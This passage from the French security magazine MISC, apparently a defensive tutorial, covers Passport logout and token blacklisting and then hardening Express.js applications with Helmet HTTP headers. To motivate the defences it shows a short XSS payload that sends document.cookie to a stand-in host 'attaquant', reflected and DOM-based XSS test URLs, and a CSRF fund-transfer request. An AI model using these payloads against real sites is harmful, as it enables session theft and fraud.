false}), PrivateRouter);
```

8 Problème 8 – Déconnexion

- *Dev : Mais si les utilisateurs souhaitent se déconnecter de l'application, comment dois-je procéder ?*

- Sec : Lorsque l'utilisateur se déconnecte de votre application, il faudra a minima supprimer le jeton du front-end, qu'il soit stocké dans le local storage ou dans un cookie. Toutefois, ceci n'est pas une mesure suffisante en soi, car votre application reste vulnérable à une attaque par rejeux. En effet, si l'utilisateur ou un attaquant a conservé le jeton, il pourra l'utiliser tant que la date d'expiration ne sera pas atteinte.

Pour y remédier, il faut maintenir une liste noire qui contiendra tous les jetons révoqués à la suite de la déconnexion de l'utilisateur. Cela aura un impact sur les performances, car il sera nécessaire de consulter la liste noire à chaque requête effectuée par un utilisateur. Mais ceci est indispensable pour assurer un bon niveau de sécurité.

Vous trouverez sur le Gist (**https://git.io/fpPAr**) une description étape par étape pour implémenter une liste noire avec Redis, une base de données clé/valeur. Le résultat final est disponible dans le prototype de niveau 6 sur GitHub.


Conclusion

Comme vous avez pu le constater au travers de cet article, l'authentification n'est pas si simple à mettre en œuvre et il ne faut pas en négliger la charge de développement. Même avec des frameworks dédiés à l'authentification comme Passport, il ne suffit pas de l'installer et de copier deux à trois lignes de code pour que cela fonctionne en toute sécurité. Il faut prendre le temps de maîtriser le framework et de réfléchir à la meilleure implémentation. Cet article décrit un cas d'usage du framework Passport. À vous de l'adapter à votre contexte : méthode d'authentification, mode d'autorisation Oauth2... ■

ANNEXES

Passport - Flux d'exécution

Au premier abord, le fonctionnement de Passport peut vous paraître très abstrait. Voici une description pas à pas du flux d'exécution d'une requête représenté sous la forme d'un objet `req` :



1. La requête sera tout d'abord traitée par le middleware Express Session pour récupérer les données relatives au contexte de l'utilisateur à partir de l'identifiant de session présent dans le cookie « connect.sid » . Les informations ainsi collectées seront ajoutées à la requête (`req.session`). Les données concernant l'authentification se trouvent donc dans `req.session.passport.user`.
2. La requête est ensuite traitée par la fonction `passport.initialize()` pour ajouter à la requête les objets nécessaires au fonctionnement de Passport (`req.passport, req.login, req.logout, req.isauthenticated`...) et initialiser les valeurs.
3. La requête sera ensuite traitée par la fonction `passport.session()` qui permet de restaurer l'objet utilisateur (`req.user`) à partir des informations disponibles dans la session (`req.session.passport`).
4. La fonction `passport.deserializeUser()` permet d'effectuer des actions supplémentaires comme effectuer une requête en base de données pour vérifier si l'utilisateur n'a pas été révoqué.
5. La requête est ensuite redirigée vers la route concernée.
6. Si la requête concerne une route d'authentification, la fonction `passport.authenticate()` est exécutée et appelle la fonction de vérification que vous avez définie au sein de votre stratégie. Cette fonction effectue tous les contrôles nécessaires à l'authentification de l'utilisateur.
7. La fonction de rappel, généralement nommée `done()`, sera appelée, pour rendre la main à la fonction `passport.authenticate()`, de la manière suivante :

   - `done(err)` : en cas d'erreur technique (erreur d'accès à la base de données...) ;
   - `done(null,false)` : si votre fonction de vérification échoue ;
   - `done(null,user)` : si tout se passe bien (où user représente l'objet de l'utilisateur qui peut être parfois nommé *profile*).
8. La fonction `passport.authenticate()` ajoute l'objet de l'utilisateur (`user`), transmis par la fonction de rappel, à la requête (`req.user`).
9. La fonction `passport.serializeUser()` que vous avez définie sera appelée pour stocker les informations de l'utilisateur dans la session.

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE N°222

CHROOT, MACHINE VIRTUELLE OU CONTENEUR ?

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

VOS ENTÊTES HTTPS AVEC HELMET

Yvan PHÉLIZOT – yvan.phelizot@arolla.fr
Craftsman

mots-clés : EXPRESS / HELMET / HTTP / HEADERS / MOZILLA OBSERVATORY

HttpOnly, vous connaissez ? Non ? Et X-XSS-Protection ? Zut... Pourtant ces petits mots doux nous aident à rendre la vie de nos utilisateurs plus sûre. Cet article liste un ensemble d'en-têtes qui aident à réduire le risque d'exploitation de failles de sécurité. Pour chacune d'entre elles, un exemple d'implémentation avec Express.js est présenté.

Internet est devenu central dans la vie de nombreuses personnes. Commander un plat, transférer de l'argent à un proche, lire les actualités... Pour y arriver, nous utilisons beaucoup notre navigateur web. Pour communiquer avec les serveurs, les échanges se sont principalement appuyés sur le protocole HTTP. Originellement, ce protocole sans état était prévu pour être simple et n'incluait que peu d'éléments pour améliorer la sécurité. Depuis de nombreuses années, il a évolué et de nombreuses extensions ont été ajoutées. Même si certains schémas d'attaques sont de plus en plus compliqués, il est possible de protéger de manière efficace vos utilisateurs en s'appuyant sur un certain nombre d'entêtes HTTP permettant de les contrer ou de les réduire grâce au support des navigateurs.

Dans cet article, nous verrons comment mettre en œuvre les bonnes pratiques pour protéger les utilisateurs de vos applications. Nous évaluerons l'état actuel de notre application. Puis, nous nous intéresserons à comment résoudre les différents manques constatés.

1 Où vais-je ? Que sais-je ?

Il existe des attaques classiques au niveau du Web. L'OWASP, consortium connu pour ces actions sur le sujet, publie régulièrement un classement des risques les plus courants, appelé **[TOP10]** OWASP, pour les applications web ou mobiles. Le but est de fournir une liste afin de prioriser les tests de sécurité. Face à des risques connus et étudiés, des parades ont été imaginées pour contrer ces assauts. Par exemple, on retrouve, tout en haut de la liste, les injections. Par exemple, dans le cas des injections SQL, pour s'en protéger, une bonne pratique pour les contrer est tout simplement d'utiliser des requêtes préparées.

Dans cet article, nous verrons différents schémas d'attaques et comment ils peuvent être bloqués en activant le bon entête. Il faut se rappeler que cela n'empêche pas d'avoir de bonnes pratiques de développement. Bonnes pratiques de développement et configuration pour la sécurité rentrent dans une approche plus globale de sécurité en profondeur.

Généralement, les serveurs d'applications n'activent que rarement les entêtes utiles pour la sécurité. Ce travail est laissé aux développeurs ou aux équipes en charge de l'infrastructure. Encore faut-il pour cela les connaître ! Chaque entête adressant un problème particulier, il ne faut en oublier aucun !




Figure 1 : Entêtes d'une réponse obtenus grâce aux outils de développements de votre navigateur.

Le premier pas à faire est d'évaluer votre situation initiale. Pour faire cet état des lieux, une première solution est de nous servir d'une **[CHEATSHEET]** listant les entêtes et leur intérêt en termes de sécurité. Soyons un peu fainéants ! Et surtout, reposons-nous sur un outil. Cela nous prémunira contre des erreurs d'interprétation et nous permettra surtout d'automatiser tout cela (gain de temps, d'argent et surtout d'efficacité). Il existe de nombreux outils pour nous aider à trouver quels entêtes nous manquent (OWASP Zap, Arachni...). Je m'intéresserai à **[MOZILLA OBSERVATORY]**. Cet outil liste les différents entêtes manquants, mais en plus, il fournit une note à la configuration de votre site, idéal si vous ne savez pas quoi prioriser ou pour présenter le

problème à des équipes ou des décideurs qui ont besoin d'être accompagnés sur l'aspect technique. Il peut d'ailleurs facilement s'intégrer dans votre pipeline de livraison continue. Une bonne idée pour le généraliser et valider de manière simple cet aspect de la sécurité dans votre entreprise. Surtout si l'architecture de votre entreprise repose essentiellement sur des API REST.

Comme son nom l'indique, c'est un outil de la fondation Mozilla, la même association qui développe Firefox et Rust. L'outil se présente sous plusieurs formes : serveur pour suivre les évolutions, client... L'outil s'installe de la manière suivante :

```
$ git clone https://github.com/mozilla/http-observatory.git
$ cd http-observatory/httpobs/scripts
$ ./httpobs-local-scan --format report --http-port 3000 localhost
```

Voici le résultat pour notre application :

```
Score: 0 [F]
Modifiers:
  Content Security Policy       [-25]  Content Security Policy (CSP)
header not implemented
  Contribute                    [  0]  Contribute.json isn't required on
websites that don't belong to Mozilla
  Cookies                       [-40]  Session cookie set without using
the Secure flag or set over HTTP
  Cross Origin Resource Sharing [  0]  Public content is visible via
cross-origin resource sharing (CORS) Access-Control-Allow-Origin header
  Public Key Pinning            [  0]  HTTP Public Key Pinning (HPKP)
header can't be implemented without HTTPS
  Redirection                   [-20]  Does not redirect to an HTTPS site
  Referrer Policy               [  0]  Referrer-Policy header not
implemented
  Strict Transport Security     [-20]  HTTP Strict Transport Security
(HSTS) header cannot be set for sites not available over HTTPS
  Subresource Integrity         [-50]  Subresource Integrity (SRI) not
implemented, and external scripts are loaded over HTTP or use protocol-
relative URLs via src="//..."
  X Content Type Options        [ -5]  X-Content-Type-Options header not
implemented
  X Frame Options               [-20]  X-Frame-Options (XFO) header not
implemented
  X Xss Protection              [-10]  X-XSS-Protection header not
implemented
```

Ouch, notre score est F, ce qui est très mauvais. Mozilla Observatory fournit une note de A+ (excellent) à F (mauvais), ce qui est notre cas. Cependant, rien n'est perdu ! L'outil nous aide et détaille de manière claire ce qu'il faut améliorer. Voyons comment nous pouvons améliorer la situation.

2 Protégeons nos utilisateurs

2.1 Le vol de session

Une faille typique des applications web est la faille XSS. C'est une faille de type injection où un attaquant arrive à exécuter du code JavaScript côté client. Pas forcément grave, me direz-vous ? Et pourtant ! S'il peut exécuter du JavaScript, il peut facilement afficher un formulaire corrompu pour demander à l'utilisateur ses identifiants. De même, dans certains cas, il lui est possible de récupérer l'identifiant de session de l'utilisateur.

Imaginons qu'un attaquant ait trouvé une faille XSS dans votre application. Il injecte alors le code suivant, code qui sera exécuté dans le navigateur :

```
<script>
document.write('<img src="http://attaquant/'+ document.cookie +
'"/>') ;
</script>
```

Le navigateur va tenter de télécharger l'image en transmettant l'identifiant de session. Il ne reste plus qu'à attendre l'information dans les logs de connexion.




Figure 2 : Oups, ma session !

Ici, le problème vient du fait que le code JavaScript a accès au cookie. Ce dernier est normalement destiné au serveur pour garder un état. Il est transmis à chaque échange avec lui. Pour empêcher cette situation, il est nécessaire d'envoyer l'entête httpOnly transmise avec le cookie. Nous nous servirons du package « cookie-session » préconisé pour Express.js.

```
npm i cookie-session --save
```

Il nous faut ensuite l'activer dans notre script :

```
const session = require('cookie-session')
var expiryDate = new Date(Date.now() + 60 * 60 * 1000) // 1 hour
app.use(session({
          name: 'toto',
          keys: ['key1', 'key2'],
          cookie: {
                    secure: true,
                    httpOnly: true,
                    path: 'foo/bar',
                    expires: expiryDate
                  }}));
```

Une fois mis en place, l'accès au cookie est bloqué par le navigateur. L'attaquant ne peut plus le lire pour voler notre session. Ouf ! On peut configurer de manière plus fine les droits d'accès lors de la définition du cookie avec l'en-tête Set-Cookie :

- **Domain** : indique quels hôtes peuvent recevoir le cookie ;
- **Path** : définit les urls autorisées à recevoir le cookie. On peut choisir de n'envoyer le cookie que lorsque l'on accède à la page « /admin » par exemple.

Il est aussi important de noter que le cookie est transmis en clair lors d'un échange HTTP. Ici, le risque est que le cookie, et donc l'identifiant de session, soit

intercepté par une attaque de type « Man In The Middle ». Le principe de cette attaque est qu'un attaquant vient s'intercaler entre vous et un serveur valide (d'ailleurs, êtes-vous toujours sûr de bien vous connecter au vrai point d'accès wifi lorsque vous regardez vos e-mails à l'aéroport ?). Dans ce cas, il nous faut ajouter le flag « secure ». Le cookie ne sera alors transmis que si la communication est chiffrée (via HTTPS en TLS), rendant ainsi caduque ce type d'attaque, ou en tout cas, ralentissant la découverte de l'identifiant (cas d'un certificat faible, par exemple).

2.2 No more XSS ?

Lors de l'étape précédente, nous avons empêché le vol d'un identifiant de session. C'est bien, mais, ce n'est pas suffisant. Il faut bloquer toutes les tentatives d'utiliser du XSS. Rien n'empêche un attaquant de tromper vos clients en proposant un faux formulaire via une faille XSS. Grâce à ce formulaire, l'utilisateur fournit son identifiant en pensant se connecter à un site valide.

On distinguera ici trois grands types de failles XSS : « Reflected XSS », « Stored XSS » et « DOM-based XSS ». Dans le premier cas, une « Reflected XSS » se produit quand l'origine de la faille vient de l'utilisation d'une valeur renvoyée directement au navigateur, c'est-à-dire une faille XSS due à un traitement insuffisant des paramètres d'entrée, quels qu'ils soient (cookie, paramètre de l'url...).

Par exemple :
https://unsite/?weak_param=<script>alert(1)</script>

À l'ouverture de la page, nous aurons une popup qui s'affiche. Pour s'en protéger, il faut inclure l'entête X-XSS-Protection. Certains navigateurs bloquent par défaut ce type d'attaque, comme Chrome. À noter que dans des cas plus complexes, avec un appel REST qui renverrait directement la valeur par exemple, cet entête ne vous protège pas !




Figure 3 : Oups, ma session !

Avec Helmet, rien de plus simple. Helmet est la solution préconisée pour le middleware Express.js pour protéger son application des vulnérabilités les plus courantes. Installons tout d'abord Helmet pour notre application web :

```
npm i helmet --save
```

Dans notre application, il suffit ensuite de charger Helmet et d'activer la protection :

```
const helmet = require('helmet')
app.use(helmet.xssFilter());
```

Helmet est une collection de plusieurs « middlewares » ou intergiciels. Par exemple, dans le cas du middleware xssFilter, celui-ci intervient lors d'un appel d'une URL gérée par notre serveur. Le middleware modifie alors la requête en y incluant l'en-tête X-XSS-Protection. Certains navigateurs comme IE8 bloquent des requêtes valables si cet en-tête est activé. Le middleware xssFilter gère la version du navigateur. Le code suivant est un extrait du code de xssFilter :

```
module.exports = function xXssProtection (options) {
  options = options || {}
  var headerValue = '1; mode=block'
  ...
  if (options.setOnOldIE) {
     ... // force l'en-tête
  } else {
    return function xXssProtection (req, res, next) {
      var matches = /msie\s*(\d+)/i.exec(req.headers['user-agent'])
      var value
      if (!matches || (parseFloat(matches[1]) >= 9)) {
        value = headerValue
      } else {
        value = '0'  // si le navigateur est <= IE8
      }
      res.setHeader('X-XSS-Protection', value) // ajout de l'en-tête
      next() // On appelle le middleware suivant
    }
  }
}
```

Il est aussi possible d'inclure un certain nombre d'entêtes en une fois en incluant directement Helmet :

```
app.use(helmet());
```

C'est insuffisant pour empêcher les failles de type « Stored XSS ». Dans ce cas, la faille s'appuie sur un script renvoyé par un autre composant comme une base de données. À noter que cet entête commence à être remplacé par *Content Security Policy* (CSP). Malgré tout, CSP n'est pas disponible partout et pas toujours avec toutes les options prévues pour tous les navigateurs. Ainsi, il reste encore utile de conserver X-XSS-Protection.

De même, dans le cas d'une faille de type « DOM-based XSS », cette protection est caduque. En effet, le serveur n'intervient même pas dans cette faille ! Le code suivant présente une faille de ce type :

```
<div id="location"></div>
<script>document.getElementById("location").innerHTML =
unescape(document.baseURI);</script>
```

AccesSecurity

LE SALON EURO-MÉDITERRANÉEN DE LA SÉCURITÉ GLOBALE

MARSEILLE CHANOT ■ 6 - 7 MARS 2019

SALON / COLLOQUE / RENDEZ-VOUS D'AFFAIRES

SÛRETÉ / SÉCURITÉ • CYBERSÉCURITÉ

accessecurity.fr
#AccesSecurity

Demandez votre
BADGE GRATUIT sur
www.accessecurity.fr
avec le code **MISC**

Ainsi, le lien suivant permet de démontrer la vulnérabilité : https://localhost/?%3Cbutton%20onclick=%22javascript:alert(1)%22%3Eclick%20me%3C/button%3E.

À noter que si vos utilisateurs surfent avec des vieux navigateurs, comme Internet Explorer 8, ceux-ci peuvent bloquer des requêtes valides. On en retrouve beaucoup dans les entreprises, souvent plus lentes à migrer que des particuliers.

2.3 Anti-click jacking

Malgré tous nos efforts, notre pauvre utilisateur n'est toujours pas suffisamment protégé. Notre pirate sort une nouvelle carte de sa manche : le « ClickJacking ». Le principe est d'afficher une page légitime à l'intérieur d'une iframe. L'utilisateur pense interagir avec une page légitime, mais celle-ci est affichée dans une page contrôlée par l'attaquant. Dans un premier temps, il conviendra d'attirer la cible sur la page en utilisant des techniques issues de l'ingénierie sociale. Un faux e-mail aux couleurs de la société semblant issu du directeur avec un ton pressant suffira souvent à tromper la vigilance d'un employé un peu fatigué.

Ici, nous utilisons l'entête X-Frame-Options. Toujours avec Helmet, nous activons l'entête en ajoutant la ligne suivante dans notre application :

```
app.use(helmet.frameguard({ action: 'deny' }));
```

Différentes options sont à notre disposition :

- **deny** : on interdit tout simplement au navigateur d'inclure cette page dans une iframe ;
- **sameorigin** : on autorise seulement pour une page venant du même endroit que la page de l'iframe ;
- **allow-from** : on spécifie qui peut l'afficher. Pratique notamment si vous avez une application agrégeant plusieurs autres applications.

3 CSP : un entête pour les protéger tous

CSP - pour *Content Security Policy* -, cet entête permet de contrôler de manière très fine la façon dont les ressources sont incluses dans les pages. CSP fonctionne sur le principe de liste blanche. Il faut être très spécifique dans ce que l'on autorise sous peine de se retrouver avec une application inutilisable parce qu'un script essentiel aura été bloqué !

Helmet propose un middleware complémentaire pour gérer le CSP : helmet-csp.

```
var csp = require('helmet-csp')
app.use(csp({
  directives: {
    defaultSrc: ["'self'", 'another-site.com'],
    scriptSrc: ["'self'", "'unsafe-inline'"],
    imgSrc: ['img.com', 'data:'],
    sandbox: ['allow-forms', 'allow-scripts'],
    reportUri: '/report-violation',
    upgradeInsecureRequests: true  }}))
```

Côté HTTP, un nouvel entête est présent dans la requête :

```
Content-Security-Policy: default-src 'self' default.com; script-src 'self' 'unsafe-inline'; style-src style.com; font-src 'self' fonts.com; img-src img.com data:; sandbox allow-forms allow-scripts; report-uri /report-violation; object-src 'none'; upgrade-insecure-requests
```

Quelques explications sont nécessaires pour comprendre les informations :

- **scriptSrc** : liste les sources de scripts autorisés. Le dernier paramètre (**'unsafe-inline'**) autorise l'exécution de scripts présents directement dans la page. Ne pas l'utiliser représente donc un bon moyen d'éviter les failles XSS ;
- **frameAncestors** : il joue le même rôle que X-Frame-Options ;
- **childSrc** : liste les pages que l'on peut insérer en tant qu'iframe ;
- **reportUri** : en cas de violation, un rapport est envoyé par le navigateur. Un bon moyen d'être plus réactif lorsque le navigateur détecte un comportement anormal.

Il faut noter que la configuration de l'entête CSP est un peu plus complexe. Notamment, il est facile d'oublier un composant dans votre page comme les scripts venant de votre CDN ou de la partie analytique. Dans ce cas, l'application peut devenir inutilisable. De plus, face à des applications qui peuvent évoluer très vite, maintenir cette configuration relève vite du casse-tête.

4 Gardons nos petits secrets

La protection des communications est devenue un élément central. Un signe des temps : Google privilégie les sites fonctionnant sur HTTPS par rapport à ceux qui fonctionnent sur HTTP.

Il est possible de forcer le navigateur de communiquer en HTTPS de manière privilégiée avec le serveur. Pour ce faire, il est nécessaire d'activer l'entête *HTTP Strict Transport Security* (ou HSTS pour les intimes).

```
var sixtyDaysInSeconds = 5184000;
app.use(helmet.hsts({maxAge: sixtyDaysInSeconds}));
```

Mais, HSTS ne dit pas au navigateur de passer du HTTP au HTTPS. Il lui dit juste « Reste donc discuter

avec moi en HTTPS pendant quelques instants ». Il manque encore la partie envoyant l'utilisateur dans la zone sécurisée. Comme toujours en JavaScript, on trouve facilement une libraire nous assurant d'avoir le bon comportement :

```
$ npm install express-enforces-ssl -save
```

Le composant s'ajoute de la manière suivante :

```
var express_enforces_ssl = require('express-enforces-ssl');
app.use(express_enforces_ssl());
```

Ce middleware va intercepter toutes les requêtes faites sur le port HTTP et va renvoyer avec la réponse « HTTP 301 Moved Permanently » vers l'url en HTTPS.

Et encore, ce n'est pas fini ! Ce n'est pas parce que la communication est chiffrée via HTTPS qu'elle est sûre. En effet, un problème classique est qu'un certificat frauduleux ou invalide est difficilement détecté.

La solution (expérimentale) à ce problème : expect-ct. Les certificats reposent sur la confiance accordée aux autorités de certification (CA – *Certification Authority*) qui émettent des certificats. Ces certificats émis sont acceptés par le navigateur, car il fait confiance au certificat maître du CA. Cependant, ces autorités ne sont pas infaillibles. Elles ont été piratées (DigiNotar en 2011), abusées (VeriSign en 2001 où une personne a obtenu un certificat pour Microsoft), voire pire.

Certificate Transparency **[CT]** est un standard expérimental dont le but est de répondre à ces problèmes : surveiller la délivrance des certificats et détecter les mauvais comportements, cela de manière transparente. Chaque nouveau certificat se verra enregistrer dans une base commune facilement interrogeable. En échange, il recevra un identifiant signé prouvant son enregistrement (SCT – *Signed Certificate Timestamp*). L'entête associé est un mécanisme de confiance au premier usage (*Trust-on-first-use*). Le navigateur peut vérifier que le certificat est bien connu. En cas d'erreur, le navigateur envoie une alerte vers le site et l'utilisateur.

5 On ne parle pas à n'importe qui

Par défaut, accéder à des ressources d'une origine depuis une page web d'une autre origine est interdit. C'est la politique « same-origin ». L'origine est définie par le couple (adresse, port). L'avantage, c'est que toute requête (avec XMLHttpRequest par exemple) d'un script vers un site potentiellement dangereux est bloquée.

Par effet de bord, des requêtes valables en dehors du domaine sont elles aussi interdites ! Et voilà CORS à la rescousse ! CORS sert à alléger la sécurité en autorisant les requêtes vers d'autres domaines. C'est pourquoi il est important de bien savoir le configurer pour ne pas autoriser tout et n'importe quoi.

C'est le site qui indique si le navigateur a le droit ou pas d'échanger avec lui via l'entête **`Access-Control-Allow-Origin`**. Il existe un ensemble d'entêtes pour configurer plus finement les échanges avec le navigateur.

```
npm install cors --save
```

```
var cors = require('cors');
app.use(cors());
```

Mais, en quoi le fait qu'un site indique qu'il ne devrait discuter qu'avec lui-même est un atout pour la sécurité ? Imaginons que l'utilisateur soit connecté au site de sa banque. En parallèle, il se retrouve à naviguer sur un site malveillant incluant une partie du site. Le site pourrait générer des requêtes grâce aux cookies du site de la banque.

C'est pourquoi le navigateur envoie l'entête **`Origin`**. Le serveur répond en incluant l'entête **`Access-Control-Allow-Origin`** pour autoriser ou non la requête.

Il faut garder à l'esprit que le navigateur n'empêche pas forcément les appels depuis des origines inconnues. Il est important de mettre en place un mécanisme anti-CSRF pour éviter cela. CORS ne remplace pas les tokens CSRF. Il faut avoir les deux. En effet, il est facile de créer un formulaire et de le transmettre au serveur cible. Imaginons que nous ayons une API d'une banque permettant un transfert de fonds via l'URL suivante :

```
$ curl -XGET https://ma.banque/transfer?from=my-account&to=attacker-account
```

Si un attaquant arrive à amener sur un site contenant un appel, un utilisateur authentifié sur la banque réaliserait un transfert sans s'en rendre compte (avec une balise **`<img src="<URL>"`** par exemple). Ce scénario, bien que naïf, montre bien que le standard CORS ne bloque pas toutes les requêtes depuis un autre domaine. Le lecteur attentif se souviendra du sujet sur CORS et CSRF déjà présenté dans **[MISC]**.

Terminons par une dernière petite optimisation pour la sécurité. **`X-Content-Type-Options`** empêche le navigateur de deviner le type du fichier. Il peut arriver que certains navigateurs tentent de le faire. Ainsi, si votre serveur indique que le fichier est de type HTML. Le navigateur peut analyser le fichier et décider de l'exécuter s'il pense que ce fichier est en fait un script. Par exemple, un attaquant pourrait définir son avatar avec une image spécialement conçue. Un exemple d'attaque est celui du GIFAR, « mot-valise » de GIF et JAR. Ainsi, l'image serait interprétée et exécutée par le navigateur comme une applet, réalisant ainsi l'exploitation.

```
app.use(helmet.noSniff());
```

entête HTTP	Description
httpOnly	Empêche le cookie d'être lisible depuis JavaScript
secure	Indique au navigateur que le cookie ne doit être transmis que lors d'un échange sécurisé (HTTPS)
X-XSS-Protection	Protection basique contre le XSS, à la charge du navigateur
Access-Control-*	Définit les entêtes CORS (cf. les articles dans *MISC* n°98 et 99 pour de plus amples explications)
X-Content-Type-Options	Empêche le navigateur de déterminer le type du fichier
expect-ct	Demande aux navigateurs de vérifier la chaîne de confiance des certificats
Strict-Transport-Security	HTTP Strict Transport Security
X-Frame-Options	Configurer le type d'iframes à inclure pour éviter le clickjacking
Content-Security-Policy	Politique de sécurité générale pour les contenus. Prévient un grand nombre d'attaques

6 Alors, j'ai une bonne note finalement ?

Il est temps maintenant de passer aux résultats finaux. Exécutons une nouvelle fois Mozilla Observatory pour voir ce qu'ont nos corrections.

```
Score: 60 [C+]
Modifiers:
  Content Security Policy       [ +5]  Content Security Policy
(CSP) implemented without 'unsafe-inline' or 'unsafe-eval'
  Cookies                       [  0]  All cookies use the Secure
flag and all session cookies use the HttpOnly flag
  Cross Origin Resource Sharing  [  0]  Content is visible via
cross-origin resource sharing (CORS) files or headers, but is
restricted to specific domains
  Redirection                   [-20]  Invalid certificate chain
encountered during redirection
...
```

Nous obtenons un meilleur score, ce qui est bon signe. Nous obtenons même dans certains cas une note supérieure à zéro, indiquant une excellente configuration. La note reste cependant loin d'un niveau acceptable. Le principal problème venant de l'utilisation de certificat auto-signé.

Nous avons vu aussi que la configuration de ces entêtes demande une bonne connaissance de l'architecture de l'application. Qui l'appelle, quels scripts tiers sont inclus dedans… ? Il est nécessaire de bien prendre en compte la manière dont elle s'intègre. Mozilla Observatory nous permet de savoir l'impact en termes de sécurité que peut avoir une demande qui nécessiterait d'accepter tous les domaines par exemple.

Mais, même après tout ce travail, nous n'avons pas encore fini. Il ne faut pas croire que tous les en-têtes sont utiles ou inoffensifs. Par exemple, certains serveurs sont un peu trop bavards et renvoient par défaut leur nom et leur version. Quoi de mieux pour faciliter une attaque si on utilise une version avec des vulnérabilités connues ? Nginx, par exemple, ne nous facilite pas la tâche, car il ne permet pas nativement de cacher son identité.

Pour terminer, le tableau ci-dessus liste les différents entêtes que nous avons pu rencontrer.

Conclusion

Nous avons vu qu'il était simple d'ajouter les entêtes. Ceux-ci offrent une protection par défaut et transparente aux utilisateurs. Ils s'inscrivent dans les efforts constants faits pour sécuriser le Web depuis de nombreuses années. Ils compensent les faiblesses laissées lors du développement et augmentent ainsi l'exploitation des failles. Ils demandent aussi un effort supplémentaire aux équipes pour les mettre en œuvre.

Comme toujours, il est important de privilégier des solutions éprouvées et testées. C'est ce que nous avons fait en nous servant de la librairie Helmet et de ces extensions. Cela fait partie des préconisations Express **[GUIDELINE]**.

Vous voilà donc prêt à affronter le monde réel. Et n'oubliez pas de sortir couvert avec votre Helmet ! ■

Remerciements

Un grand merci à Olfa Mabrouki, Olivier Poncet, Jordan Noury et Julien Topçu pour leur relecture et Didier Bernaudeau pour cette collaboration !

Références

[MISC] *MISC* n°98 & 99

[CT] http://www.certificate-transparency.org/

[TOPTEN] https://www.owasp.org/index.php/Top_10-2017_Top_10

[CHEATSHEET] https://infosec.mozilla.org/guidelines/web_security

[MOZILLA OBSERVATORY] https://github.com/mozilla/http-observatory

[OWASP Secure Headers Project] https://www.owasp.org/index.php/OWASP_Secure_Headers_Project

[GUIDELINE] https://expressjs.com/en/advanced/best-practice-security.html

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

Abonnez-vous !

M'abonner !

Me réabonner !

Compléter ma collection !

Pouvoir consulter en numérique mon magazine préféré !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document complété !

CONNECT

DÉCOUVREZ CONNECT

LA PLATEFORME DE DOCUMENTATION NUMÉRIQUE !

Tous les articles du magazine sont disponibles dès la parution !
Pour plus de renseignements, contactez-nous :
par téléphone au +33 (0) 3 67 10 00 28 ou par mail à connect@ed-diamond.com

À découvrir sur : **connect.ed-diamond.com**

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE

ou retrouvez toutes nos offres sur www.ed-diamond.com !

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC *	PAPIER + CONNECT (1 connexion Connect) Réf	PAPIER + CONNECT (1 connexion Connect) Tarif TTC*
MC	6n° MISC	☐ MC1	45 €	☐ MC13	259 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €	☐ MC+13	279 €
